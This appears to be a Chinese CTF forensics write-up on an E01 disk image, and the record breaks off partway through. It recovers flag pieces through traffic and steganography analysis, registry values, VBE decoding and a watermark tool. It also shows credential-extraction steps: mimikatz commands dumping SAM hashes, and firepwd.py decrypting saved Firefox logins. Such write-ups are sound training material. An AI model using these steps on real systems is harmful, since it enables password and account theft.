
是一个E01，我这里用的是autopsy来取证，首先看到桌面有个流量包，对应题目描述beginning，应该是flag1



提取出来，打开发现有tcp等多种协议，还有oicq协议，就是QQ的协议，先提取出一个jpg，010查看其文件尾发现有多余数据，先是一串base64，然后是一串加密的数据，先base64解码后得到`oursecret is D0g3xGC`，猜测加密的数据是oursecret隐写了，用 D0g3xGC 解密得到hidden.txt，内容是

```
ECB's key is
N11c3TrYY6666111
记得给我秋秋空间点赞
```

提示说看QQ空间，看一下oicq协议中的QQ号




然后看到QQ空间第一条说说最后面的密文

我差不多就是这种小猫咪，表面上单纯天真，实际上圆滑通透。你不可能算计得了本喵，因为从一开始你就被本喵布局了。本喵是棋手，而你只是棋子，若你违逆本喵，你会知道什么是残酷和黑暗。本喵从来不缺雷霆手段也不缺菩萨心肠，本喵心中有佛喵喵也有魔喵喵，但我把魔喵喵深深的封印起来了，只剩下佛喵喵了，我本想以菩萨喵喵心肠面对所有人，可是有些人非要我把心中的魔喵喵解除封印，那我想问问你们，当你们面对一个真正的魔喵喵现世，你们还镇的住吗？


5e19e708fa1a2c98d19b1a92ebe9c790d85d76d96a6f32ec81c59417595b73ad

```
5e19e708fa1a2c98d19b1a92ebe9c790d85d76d96a6f32ec81c59417595b73ad
```


然后拿去解密得到flag1：`D0g3xGC{Y0u_`



查看环境变量，注册表下看，注册表在`C:\Windows\System32\config`目录下，查看`SYSTEM\CurrentControlSet001\Control\Session Manager\Environment`的键值对，发现`u_can_get_flag2_here`的值为一个文件



据此找到flag2的位置，可以看到是个zip，提取出来




改下后缀然后打开可以看到注释


1、计算机注册时设置的用户名（答案格式：Bo6）
2、计算机当前操作系统的产品名称，若有空格则用下划线代替（答案格式：Windows_Server_2016）
3、计算机当前安装的 Mozilla Firefox 浏览器的版本号，保留一位小数（答案格式：91.0）
最终压缩包密码格式：B06_Windows_Server_2016_91.0

注册表取证，注册表文件在`C:\Windows\System32\Config`目录下


第一个答案是注册表HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion中的 RegisteredOwner 的键值`D0g3xGC`



第二个答案是注册表HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion中的 ProductName 的键值 `Windows_7_Ultimate`



第三个答案是注册表HKEY_LOCAL_MACHINE\SOFTWARE\Mozilla\Mozilla Firefox中的CurrentVersion的值 `115.0`




故最终压缩包密码为`D0g3xGC_Windows_7_Ultimate_115.0`，得到密文

```
#@~^HAAAAA==w^1LyPb/P@#@&4*.2{w!!x[mFC&|0AcAAA==^#~@
```


是vbe的格式，改下后缀拿到：https://master.ayra.ch/vbs/vbs.aspx，解密得到flag2

```
flag2 is
h4v3_f0und_7H3_
```

根据autopsy的自动分析，找到个加密的Original_is_here.zip



跟踪到其存在的目录下发现还有个png




搜了一下CatWatermark，找到项目：https://github.com/Konano/CatWatermark，有加密和解密脚本，根据解密脚本所需参数猜测zip中是原图，666就是其三个私钥参数，将其都提取出来，发现zip注释中有

```
1、计算机用户D0g3xGC登录时的密码（答案格式：a123456+）
2、账号D0g3xGC@qq.com登录otterctf网站时的密码（答案格式：PA55word）
最终压缩包密码格式：a123456+_PA55word
```

第一个的做法是提取出（/Windows/System32/config）中的 SYSTEM 和 SAM 文件，再用mimikatz提取哈希

```
privilege::debug                                    //进入特权模式
lsadump::sam /system:"E:\SYSTEM" /sam:"E:\SAM"
```



直接拿到 https://www.cmd5.com/ 去解密得到`qwe123!@#`

第二个是火狐的一个取证（结果发现貌似axiom能直接梭），要找到key4.db和login.json，可以在`C:\Users\D0g3xGA\AppData\Roaming\Mozilla\Firefox\Profiles\414u1hob.default-release`目录下找到，提取出来再用firewd解密即可


```
python firepwd.py logins.json
```

```
        }
        SEQUENCE {
